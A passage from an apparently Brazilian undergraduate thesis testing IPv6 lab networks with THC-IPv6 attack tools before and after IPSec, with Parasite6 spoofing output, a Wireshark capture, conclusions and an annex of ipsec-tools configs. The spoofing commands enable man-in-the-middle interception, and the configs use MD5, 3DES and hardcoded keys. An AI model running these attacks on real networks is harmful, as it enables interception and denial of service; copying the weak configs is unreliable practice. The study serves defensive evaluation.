A Figura 25 mostra os pacotes RA enviados de maneira *multicast* para os dispositivos encontrados no enlace. Nota-se que tais pacotes têm como endereço de origem o endereço do roteador, com final '10'. Isto significa que a ferramenta utiliza o endereço informado na execução do ataque (Figura 24), de maneira que os *hosts* interpretem que o próprio roteador informa seu desligamento. Importante ressaltar que com a ausência da rota padrão na tabela de roteamento de um *host*, este se vê impossibilitado de se comunicar com a rede já que não sabe para onde enviar os pacotes de dados.

4.1.10. *Parasite6*

A *Parasite6* é uma ferramenta que realiza ataques de *Spoofing* e MitM em uma rede. Sua principal característica é interceptar toda comunicação da rede para o próprio atacante respondendo falsamente às mensagens de *Neighbor Solicitation* enviadas por outros *hosts*. Realiza atividades de *Sniffing* na rede, isto é, fica 'escutando' todo tráfego das comunicações entre computadores.

Figura 26 - Ferramenta *Parasite6*

```

root@larc-ipv6-host2:/home/larc# atk6-parasite6
atk6-parasite6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: atk6-parasite6 [-lRFHD] interface [fake-mac]

This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own
system (or nirvana if fake-mac does not exist) by answering falsely to
Neighbor Solicitation requests
Option -l loops and resends the packets per target every 5 seconds.
Option -R will also try to inject the destination of the solicitation
NS security bypass: -F fragment, -H hop-by-hop and -D large destination header
root@larc-ipv6-host2:/home/larc# atk6-parasite6 eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
=> echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to 2001:db8:aaaa::10 as 2001:db8:aaaa::50
Spoofed packet to fe80::226a:8aff:fedd:5bff as 2001:db8:aaaa::10
Spoofed packet to fe80::96de:80ff:fedc:239 as fe80::226a:8aff:fedd:5bff
Spoofed packet to fe80::226a:8aff:fedd:5bff as fe80::96de:80ff:fedc:239
Spoofed packet to 2001:db8:aaaa::60 as 2001:db8:aaaa::10
^Croot@larc-ipv6-host2:/home/larc# clear

```

Como mostra a Figura 26, a sintaxe de utilização da ferramenta é “# **atk6-parasite6 (interface) [opções]**”. Por ‘[opções]’ pode-se definir, por exemplo, cabeçalhos de extensão nos pacotes, *loops* e reenvio de pacotes ao alvo, ou seja, a mensagem falsa em resposta a uma solicitação do *host*, e também a definição de um endereço físico (MAC) falso, para esconder a identidade do atacante. No ataque realizado fora utilizado como parâmetro a definição da interface *eth0*.


Ainda na Figura 26 é possível perceber os pacotes de dados interceptados entre os *hosts* em rede. Ressalta-se que esta ferramenta realiza a interceptação de mensagens que não são destinadas a ela, atuando em cima do protocolo NDP, na descoberta de vizinhos, realizando um ataque MitM. Uma vez em posse de tais arquivos, um determinado invasor, que deseja explorar os dados trafegados, deve fazer uso de outra ferramenta para tratamento dos mesmos.

4.2. Ataques pós-implementação do IPSec

Nesta etapa da execução do projeto, foram implementados os métodos de segurança do IPSec conforme descritos na seção 2.3.1.3 e, logo após, refeitos os testes de segurança conforme apresentados na seção 4.1. Assim, nesta seção serão apresentados os resultados que divergem da primeira situação e os detalhes sobre o funcionamento do IPSec.

Após a implementação do IPSEC, a estrutura do pacote trafegado em rede foi alterada. Neste caso, foram adicionados nos pacotes os cabeçalhos de extensão AH e ESP, que garantiram na comunicação os quesitos de autenticação e confidencialidade das informações. A Figura 27 apresenta um pacote de dados capturado com o *software Wireshark* que mostra os campos dos cabeçalhos inseridos.

Figura 27 - Pacote de dados com IPSEC



```

Type: IPv6 (0x86dd)
+ Internet Protocol Version 6, Src: 2001:db8:aaaa::60 (2001:db8:aaaa::60), Dst: 2001:db8:aaaa::10 (2001:db8:aaaa::10)
  0110 .... = Version: 6
    [0110 .... = This field makes the filter "ip.version == 6" possible: 6]
  .... 0000 0000 .... = Traffic class: 0x00000000
  .... 0000 00.. .... = Differentiated Services Field: Default (0x00000000)
  .... ..0. .... = ECN-Capable Transport (ECT): Not set
  .... ....0 .... = ECN-CE: Not set
  .... .... 0000 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 1440
  Next header: IPv6 hop-by-hop option (0)
  Hop limit: 255
+ Encapsulating Security Payload
  ESP SPI: 0x00000100
  ESP Sequence: 75
  ESP IV: 80cd30a7d6355b07
  Pad
  ESP Pad Length: 2
  Next header: OSPF IGP (0x59)
  Authentication Data [correct]
+ Authentication Header
  Next Header: ICMP (0x01)
  Length: 24
  AH SPI: 0xcf54ccdf
  AH Sequence: 30
  AH ICV: aa9cafe5ed06d6c74cb3c671
+ Internet Control Message Protocol
  Type: 8 (Echo (ping) request)

```

O IPSEC atua em rede encapsulando os dados trafegados criptografando-os por meio das diretivas de segurança estabelecidas na AS e na SPI protegendo as vítimas contra o roubo de informações ou à violação de dados feita pelo atacante não autorizado, com as ferramentas *Dos-new-ip6*, *Fake_router6* (como *Spoofing*), *Kill_router6* e *Parasite6*

Entretanto, ainda com a utilização desses métodos de segurança o IPSEC não conseguiu evitar os tipos de ataques que causaram inviabilização dos serviços como o *DoS* e *Flooding*, ocasionados pelas ferramentas *Denial6*, *Fake_advertise6*, *Fake_router6* (funcionando como ataque *Flooding*), *Flood_advertise6* e *Flood_router6* (também executando ataque *Flooding*).

Assim sendo, é possível afirmar que a utilização do IPSEC não consegue necessariamente evitar todos os tipos de ataques causados por um invasor na rede, como os que visam a inoperância dos serviços, mas consegue assegurar a preservação das informações transmitidas.

A Figura 27 apresenta a estrutura de um pacote de dados trafegado em rede no momento da execução de um ataque MitM com a ferramenta *Parasite6*. O pacote se trata de um ping entre os *Host Debian* e a máquina *Router*. Como é possível perceber na imagem, o pacote apresenta os cabeçalhos *Encapsulating Security Payload*, responsável pela confidencialidade dos dados e, mais abaixo, o cabeçalho *Authentication Header*, que garante a autenticidade dos dados.

Vale ressaltar que a máquina atacante executou o ataque com a ferramenta *Parasite6* via terminal de código, retornando assim a interceptação do pacote em questão. A Figura 27, por sua vez, se trata de uma captura feita pelo *software Wireshark* executando no *Host Debian*. O resultado do ataque com a ferramenta na máquina atacante é apresentado na Figura 28.

Figura 28 - *Parasite6* com IPSec

```
root@larc-ipv6-host2:/home/larc# atk6-parasite6 eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
=> echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to 2001:db8:aaaa::60 as 2001:db8:aaaa::10
```

Ainda analisando a Figura 27 é possível perceber os campos SPI tanto no cabeçalho ESP, quanto no AH. Este campo em questão, é o que detém todas as informações utilizadas pela segurança do IPSec, tais como os endereços de origem e destino do pacote, número de sequência, que evita a repetição de informações e as diretivas da Associação de Segurança que, por sua vez, definem por exemplo as informações de autenticidade e de criptografia dos cabeçalhos.

Considerando que a execução dos ataques e funcionamento das ferramentas aconteceram de maneira bem semelhante ao primeiro momento, isto é, quando não havia o protocolo IPSec implementado, os resultados obtidos posteriormente ao protocolo de segurança não diferem muito do recém apresentado. De tal maneira, pode-se concluir que o IPSec, tem sua principal atuação na proteção dos dados, uma vez que estes encontram-se criptografados e assegurados por uma autenticação, funções estas dos cabeçalhos ESP e AH, respectivamente. Entretanto, a execução do IPSec não impediu, nesse estudo de caso, a realização dos ataques em si.

Em vista de demonstrar os resultados obtidos nas diferentes execuções das ferramentas de uma maneira mais simplificada e resumida, a [tabela 2] apresenta o comparativo entre as duas situações:

Tabela 2 - Comparativo dos resultados obtidos nas execuções das ferramentas

	Testes sem IPSec	Testes com IPSec
Alive6	Descobre os endereços IPv6 ativos no enlace local através de mensagens ping (ICMPv6).	Independente das informações seguradas pelo IPSec. Manteve seu funcionamento.
Denial6	Realiza sobrecarga de pacotes em rede inviabilizando os serviços dos hosts atacados.	Não teve seu funcionamento afetado pelo IPSec uma vez que realiza ataques de Dos e Flooding.
Dos-new-ip6	Recusa a conexão de um novo host em rede se fazendo passar por roteador fornecendo dados errôneos ao cliente.	Sua execução foi impedida em razão da comunicação entre host e servidor ser autenticada pelo IPSec, impedindo ataques MitM e Spoofing.
Detect-new-ip6	Realiza a descoberta de novos dispositivos se conectando com endereços IPv6	Independente dos métodos de segurança do IPSec, por isso teve os mesmos resultados nas duas execuções.
Fake_advertise6	Realiza sobrecarga dos serviços de um host específico ou dos presentes no enlace com a disparada em massa de pacotes NA.	Não foi impedido pelos métodos do IPSec pois independe das questões de autenticação e confidencialidade do protocolo.
Fake_router6	Essa ferramenta pode realizar ataques de Spoofing enviando mensagens falsas de RA em rede. Realiza também ataques DoS e Flooding quando esses	Ataques do tipo Spoofing (se fazer passar pelo Router), foram impedidos pelo IPSec. Mas a inviabilização dos serviços por meio do ataque

	são enviados em massa.	massivo ocorreu normalmente.
Flood_advertise6	Realiza sobrecarga dos serviços dos hosts presentes no enlace com a disparada em massa de pacotes NA.	Independente das questões de segurança. Por isso, não foi afetado pelo protocolo IPSec.
Flood_router6	Realiza um ataque de Flooding e Dos ao enviar vários pacotes em rede, inviabilizando os serviços dos hosts.	Ocorreu normalmente pois independe dos métodos de segurança do protocolo IPSec.
Kill_router6	Envia mensagens em rede aos hosts locais se fazendo passar por roteador, em vista de inviabilizar a conexão dos mesmos.	Não obteve sucesso na segunda execução uma vez que o protocolo IPSec impedia o atacante de realizar ataques Spoofing.
Parasite6	Interceptação das informações trafegadas entre servidor e cliente.	Ainda conseguia capturar os pacotes comutados em rede, porém não tinha acesso às informações em razão dos protocolos de autenticação e confidencialidade.

5 CONSIDERAÇÕES FINAIS

Tendo como objetivo principal o de testar a segurança provida pelo IPSec em uma rede IPv6 neste projeto foi configurada uma rede com 3 (três) máquinas se comunicando por meio desse protocolo de internet. Dentre os computadores, um se portava como servidor DHCPv6 e roteador da rede gerenciando a conexão dos outros dispositivos, enquanto outra máquina desempenhava a função de realizar os ataques e testar a segurança com ferramentas de intrusão, para assim avaliar as vulnerabilidades da rede. A última máquina, por sua vez, simulava um *host* na rede, mas também analisava todo o fluxo de comunicação entre os 3 (três) dispositivos.

Os testes de segurança visavam forçar o processamento dos serviços de rede afim de encontrar possíveis vulnerabilidades e inviabilizar os serviços dos outros *hosts*. Tais ataques foram executados em dois momentos distintos em vista de analisar seus efeitos enquanto a rede estivesse desprotegida, e posteriormente, quando o protocolo IPSec estivesse implementado para prover a segurança na mesma.

Neste estudo, foi possível compreender que a atuação dos métodos de segurança implementados pelo protocolo IPSec em uma rede IPv6 são capazes de garantir essencialmente os quesitos de Autenticidade e Confidencialidade das informações trafegadas. De tal maneira, essas ações conseguem assegurar que caso um indivíduo não autorizado acabe se infiltrando de maneira maliciosa na rede, este não terá acesso às informações restritas de outras pessoas nessa mesma rede.

Na execução dos testes de segurança, pôde-se perceber que o protocolo IPSec se fez efetivo contra os ataques de natureza MitM e *Spoofing*, uma vez que suas configurações promovem a autenticação dos pacotes e/ou a criptografia dos dados. Assim, garantiu-se que as informações trafegadas fossem entregues e compreendidas somente pelos remetente e destinatário da comunicação entre os dispositivos.

Porém, notou-se também que a protocolo de segurança não evitou os ataques resultantes das técnicas de Negação de Serviço (DoS) como o *Flooding*. Isso se

deve ao fato de que o IPSec não prover nenhum método que neutralize o ataque ou o atacante em rede. Entretanto, provê a preservação das informações trafegadas com os métodos de autenticação, encapsulamento e criptografia dos dados.

Assim sendo, as ferramentas *Denial6*, *Fake_advertise6*, *Fake_router6* (funcionando como ataque *Flooding*), *Flood_advertise6* e *Flood_router6* (também executando ataque *Flooding*) executaram da mesma forma como nos primeiros testes e, obtiveram êxito quando tentaram inviabilizar os serviços. Uma vez que o IPSec não foi capaz de impedir a execução dos ataques nem controlar o tráfego em rede, as ferramentas puderam realizar a sobrecarga de processamento dos *hosts* ou de uma vítima específica inviabilizando assim os serviços das máquinas.

As ferramentas *Dos-new-ip6*, *Fake_router6* (como *Spoofing*), *Kill_router6* e *Parasite6*, no entanto, não obtiveram sucesso em suas segundas execuções, uma vez que o IPSec implementado nas máquinas *Host Debian* e *Router*, assegurou-os contra informações falsas enviadas por um atacante. A técnica do IPSec fez com que as informações contidas os pacotes fossem encapsuladas e criptografadas, tornando possível somente a visualização pelas máquinas origem e destino das informações que, em posse das chaves de segurança, poderiam ter acesso ao conteúdo restrito.

As ferramentas *Alive6* e *Detect-new-ip6*, que atuam na coleta de informações, também apresentaram as mesmas consequências, funcionando da mesma maneira nos testes com e sem IPSec. As duas ferramentas realizam o reconhecimento dos dispositivos presentes na rede por meio do protocolo NDP, enviando mensagens NS e aguardando as mensagens NA como resposta dos dispositivos no enlace local. Em razão disso, independiam da atuação do protocolo IPSec já que essas mensagens são enviadas no momento da conexão dos dispositivos em rede para estes criarem suas tabelas de roteamento e reconhecerem seus vizinhos.

Portanto, pode-se concluir que a utilização das técnicas implementadas pelo protocolo IPSec são eficazes contra alguns ataques externos que visem roubar as informações dos dispositivos presentes na rede. Entretanto, sua aplicação é limitada contra os ataques que causam a sobrecarga de serviços, não conseguindo impedir que um agente nocivo envie, à rede ou à uma vítima específica, uma grande quantidade de requisições ou alertas, que tendem a reduzir ou inviabilizar seu desempenho e de seus serviços.

Tendo em vista a área de atuação deste projeto, segurança em uma rede de computadores que se comunique no Protocolo IPv6, propõe-se como sugestões para trabalhos futuros à partir deste outros artigos que busquem, por exemplo, explanar acerca da segurança da informação em outros protocolos ou serviços no IPv6, como um servidor DNS ou redes sem fio que se comuniquem pelo protocolo em questão. Ou ainda, considerando que neste projeto foram apresentadas apenas algumas fases iniciais das técnicas de invasão e testes de segurança, outra sugestão como possibilidade de trabalhos futuros seria a execução das demais técnicas também em uma rede IPv6, como a captura de informações confidenciais na comutação de pacotes ou o tratamento das informações capturadas por ataques como Sniffing ou Man-In-The-Middle.

6 REFERÊNCIAS BIBLIOGRÁFICAS

ARAUJO, Everson Santos. **Ameaças, Vulnerabilidade e Riscos em Sistemas de Informação**: Desconhecido, 2008. 11 slides, color. Disponível em: <[http://everson.com.br/files/Ameaças a Sistemas de Informação.pdf](http://everson.com.br/files/Ameaças%20a%20Sistemas%20de%20Informação.pdf)>. Acesso em: 22 mar. 2014.

ARAUJO, Everson Santos. **Introdução à Segurança da Informação**. Desconhecido: Desconhecido, 2008. 12 slides, color. Disponível em: <[http://everson.com.br/files/Introdução à Segurança da Informação.pdf](http://everson.com.br/files/Introdução%20à%20Segurança%20da%20Informação.pdf)>. Acesso em: 17 maio 2016.

BASSO, Cristina. **Implementação do IPSec integrado com o IPv6**. 2011. 66 f. TCC (Graduação) – Curso de Tecnologia em Análise e Desenvolvimento de Sistemas, Universidade Tecnológica Federal do Paraná, Pato Branco, 2011.

BRANDINO, Wanderson Luiz. **Apostila TCP/IP**. Vitória: Desconhecido, 1998. 105 p.

BRITTO, Ricardo de Sousa. **ESTUDO DO PROTOCOLO IPV6 E TUTORIAL PARA IMPLANTAÇÃO DE BACKBONE IPV6 NATIVO**. 2005. 34 f. TCC (Graduação) - Curso de Ciência da Computação, Departamento de Informática e Estatística,

Universidade Federal do Piauí, Teresina - PI, 2005. Disponível em: <http://www.pop-pi.rnp.br/system/uploads/article/archive/4/Ricardo_Pesquisa_IPV6_2005.pdf>.

Acesso em: 29 abr. 2016.

CAMACHO, Flávio Gomes F.. **Segurança com IPv6**. Niterói: Desconhecido. 4 p. Disponível em: <[http://www.infobrasil.inf.br/userfiles/16-S1-1-97125-Segurança com IPv6__.pdf](http://www.infobrasil.inf.br/userfiles/16-S1-1-97125-Segurança%20com%20IPv6_.pdf)>. Acesso em: 06 abr. 2016.

CASTRO, Maria Cristina F. De. **Planejamento de Redes Comutadas**. Disponível em: <http://www.feng.pucrs.br/~decastro/pdf/Redes_Comutadas_Cap1_1.pdf>. Acesso em 11 de março de 2016.

GALIANO, Herbert Luna. **Segurança em Sistemas de Comunicação Pessoal: Um modelo de arquitetura de protocolos para a interconexão de sistemas heterogêneos**. 1997. 76 f. Dissertação (Mestrado) - Curso de Pós-graduação em Ciência da Computação, Instituto de Informática, Universidade Federal do Rio Grande do Sul, Porto Alegre, 1997.

GERALD COMBS (Desconhecido). Wireshark.org. **About Wireshark**. Disponível em: <<https://www.wireshark.org/>>. Acesso em: 22 maio 2016.

GODINHO JR, Luis; SOUSA, Jarbas Pereira Lopes; NUNES, Robert Mady, BOGO, Madianita. **Análise da Segurança em Redes Puramente Ipv6**. In: VII ENCONTRO DE ESTUDANTES DE INFORMÁTICA DO ESTADO DO TOCANTINS, 2005, Palmas. Anais... Palmas: 2005.

KUROSE, James F.; ROSS, Keith W.. **Redes de Computadores e a Internet: Uma abordagem Top-Down**. 5. ed. São Paulo: Pearson, 2010. Tradução de: Opportunity translations.

MACHADO, Guilherme Sperb, RUI, Fernando Furlan, SILVA, Ana Cristina Benso da. **Autoconfiguração do Protocolo IPv6**. In: 2006 VII Salão de Iniciação Científica da PUCRS, Outubro 2006, Porto Alegre, Brasil. ISBN: 85-7430-606-1, Editora EDIPUCRS.

MURHAMMER, Martin W. et. al. **TCP/IP: Tutorial e Técnico**. São Paulo. Makron Books. 2000. 690 p.

NÚCLEO DE INFORMAÇÃO E COORDENAÇÃO DO PONTO BR (São Paulo). **IPv6.br**. Disponível em: <<http://ipv6.br/>>. Acesso em: 15 maio 2016.

PERBONI, Marcos V.. **Autoconfiguração de endereços via DHCPv6**. 2013. Disponível em: <<https://marcosvperboni.wordpress.com/2013/02/15/autoconfiguracao-de-enderecos-via-dhcpv6/>>. Acesso em: 18 mar. 2016.

PETERSON, Larry L.; DAVIE, Bruce S.. **Redes de Computadores: Uma Abordagem de Sistemas**. 3. ed. Rio de Janeiro: Elsevier, 2004. 588 p. Tradução de Daniel Vieira.

RODRIGO REGIS DOS SANTOS (São Paulo). Núcleo de Coordenação e Informação do Ponto Br. **Curso IPv6 Básico**. São Paulo: Desconhecido, 2010. 314 p.

SILVEIRA, Cláudio Discacciati. **Protocolo IPv6: A nova geração do protocolo IP**. 2004. 53 f. TCC (Graduação) - Curso de Ciência da Computação e Comunicação Social, Universidade Presidente Antônio Carlos, Barbacena, 2004.

ANEXO

ANEXO A – Implementação IPsec (BASSO, 2011)

49

3.2.2 Instalar o ipsec-tools nas duas máquinas virtuais

FASE 3: Realizar a instalação do Ipsec-tools, conforme quadro 3.

```
apt-get install ipsec-tools #Para a máquina 1  
e 2.
```

Quadro 3: Instalação ipsec-tools

3.2.2.1 Configurar o ipsec-tools

A seguir são descritas as formas de configuração do IPSEC.

3.2.2.1.3 Modo AH/ESP (Modo Transporte):

Todos os passos a seguir devem ser realizados nas duas máquinas (máquina 1 e máquina 2).

Passo 1: Gerar Chave ESP e AH

```
dd if=/dev/random count=24 bs=1 | xxd -ps
```

Quadro 12: Gerar chave ESP

```
dd if=/dev/random count=16 bs=1 | xxd -ps
```

Quadro 13: Gerar chave AH

Esta chave será única para cada máquina, depois de gerada será incluída no arquivo *ipsec-tools.conf*, deve ser adicionado "0x" no início da chave.

Passo 2: Editar arquivo *ipsec-tools.conf*

Este arquivo está localizado no diretório */etc* e contém as configurações do IPSEC.

Através do Quadro 14, pode-se visualizar a configuração do AH e conjunto com o ESP. É adicionada a configuração do AH + ESP, apresentado anteriormente através do Quadro 5 e 10.

```
#Configuração Máquina 1 - AH/ESP:
flush;
spdf flush;

add FC00::1001 FC00::1002 ah 0x200 -A hmac-md5
    0xc0291ffc014dccdd03874d9e8e4cdf3e6; #chave da máquina 1
add FC00::1001 FC00::1002 esp 0x201 -E 3des-cbc
    0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831; #chave
da máquina 1

add FC00::1002 FC00::1001 ah 0x300 -A hmac-md5
    0x96358c90783bbfa3d7b196ceabe0536b;#chave da máquina 2
add FC00::1002 FC00::1001 esp 0x301 -E 3des-cbc
    0xf6ddb555acfd9d77b03ea3843f2653255afe8eb5573965df; #chave
da máquina 2

#Políticas de Segurança
spdadd FC00::1001 FC00::1002 any -P out ipsec
    esp/transport//require
    ah/transport//require;
spdadd FC00::1002 FC00::1001 any -P in ipsec
    esp/transport//require
    ah/transport//require;
```

Quadro 14: Configuração *ipsec-tools.conf* Máq. 1 AH/ESP

No Quadro 15, pode-se visualizar a configuração do AH em conjunto com o ESP da máquina 2.

```
#Configuração Máquina 2 - AH/ESP:
flush;
spdf flush;

add FC00::1001 FC00::1002 ah 0x200 -A hmac-md5
    0xc0291ffc014dccdd03874d9e8e4cdf3e6; #chave da máquina 1
```

```

add FC00::1001 FC00::1002 esp 0x201 -E 3des-cbc
    0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831; #chave
da máquina 1
add FC00::1002 FC00::1001 ah 0x300 -A hmac-md5
    0x96358c90783bbfa3d7b196ceabe0536b;#chave da máquina 2
add FC00::1002 FC00::1001 esp 0x301 -E 3des-cbc
    0xf6ddb555acfd9d77b03ea3843f2653255afe8eb5573965df; #chave
da máquina 2
#Políticas de Segurança
spdadd FC00::1002 FC00::1001 any -P out ipsec
    esp/transport//require
    ah/transport//require;
spdadd FC00::1001 FC00::1002 any -P in ipsec
    esp/transport//require
    ah/transport//require;

```

Quadro 15: Configuração ipsec-tools.conf Máq. 2 AH/ ESP

Iniciar serviço *setkey*, conforme Quadro 8.

FASE 5: Conectando uma máquina a outra através do IPSEC

Depois de iniciar o serviço *setkey* as máquinas já irão se conectar através do